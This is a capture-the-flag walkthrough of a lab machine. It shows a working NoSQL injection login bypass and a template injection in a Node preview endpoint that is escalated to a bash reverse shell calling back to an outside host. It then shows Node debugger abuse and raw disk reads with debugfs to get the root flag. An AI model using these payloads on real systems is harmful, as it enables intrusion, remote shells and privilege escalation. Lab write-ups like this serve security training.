Do Not Disturb
Sign's on the door. Room's active. You have access you were never given, and so does he.

Scenario

Questions
Reconnaissance

Scan for open ports using rustscan
Ports 22 (SSH) and 80 (HTTP) are open.



So, let’s check the website first.
Login Bypass
curl -i -s -c cookie.txt -d 'username=attendant&password[$ne]=x' http://10.48.173.139/login
If the server is vuln and directly uses the parsed input in a MongoDB query,
this turns
1
{ username: "attendant", password: "x" }
into
1
{ username: "attendant", password: { $ne: "x" } }
meaning “find the attendant user whose password is not x.”
If such a query is accepted without proper validation, it can potentially result in authentication bypass.

We got a cookie at the /staff location

Template Injection
Now, we’re gonna perform template injection
1
 curl -s -b cookie.txt --data-urlencode 'template=<%=7*7%>' http://10.48.173.139/staff/preview

and we can see that they accept our injected template. So, now let’s inject another template to do a reverse shell
1
curl -s -b cookie.txt --data-urlencode 'template=<%=global.process.mainModule.require("child_process").execSync("id").toString() %>' http://10.48.173.139/staff/preview

1
curl -s -b cookie.txt --data-urlencode "template=<%= global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/192.168.141.248/4444 0>&1\"').toString() %>" http://10.48.173.139/staff/preview
Reverse shell



Found the first flag at /home/poolside/user.txt

Node Debugger
and we found the processor.js file

and this is running in a loop, so this means it keeps running in the background

The process is listening for debugging on 127.0.0.1:9229. Since we already have a shell on this machine, let’s connect to that debugger.
We found that it uses port 9229 with the –inspect flag and connects using node
So, we will use the following commands
1
2
3
4
5
6
7
8
node inspect 127.0.0.1:9229
repl
# validate
process.getuid()
process.getgid()
process.cwd()
process.getBuiltinModule('child_process').execSync('id').toString()
process.getBuiltinModule('child_process').execSync("ls -l /dev/sd* /dev/vd* /dev/nvme* /dev/mapper/* 2>/dev/null || true").toString()

The debugger runs our commands as pipelinesvc, and id shows this account belongs to the disk group. So, we now have a different user’s permissions through the Node process.
It shows we are in the disk group.

Read the Root Flag
The disk group can access /dev/nvme0n1p1 directly. Let’s use debugfs to read the filesystem on that partition and look inside /root.
1
process.getBuiltinModule('child_process').execFileSync('/usr/sbin/debugfs', ['-R', 'ls /root', '/dev/nvme0n1p1'], { encoding: 'utf8' })

find root.txt
1
process.getBuiltinModule('child_process').execFileSync('/usr/sbin/debugfs', ['-R', 'cat /root/root.txt', '/dev/nvme0n1p1'], { encoding: 'utf8' })

Finally, get the flag!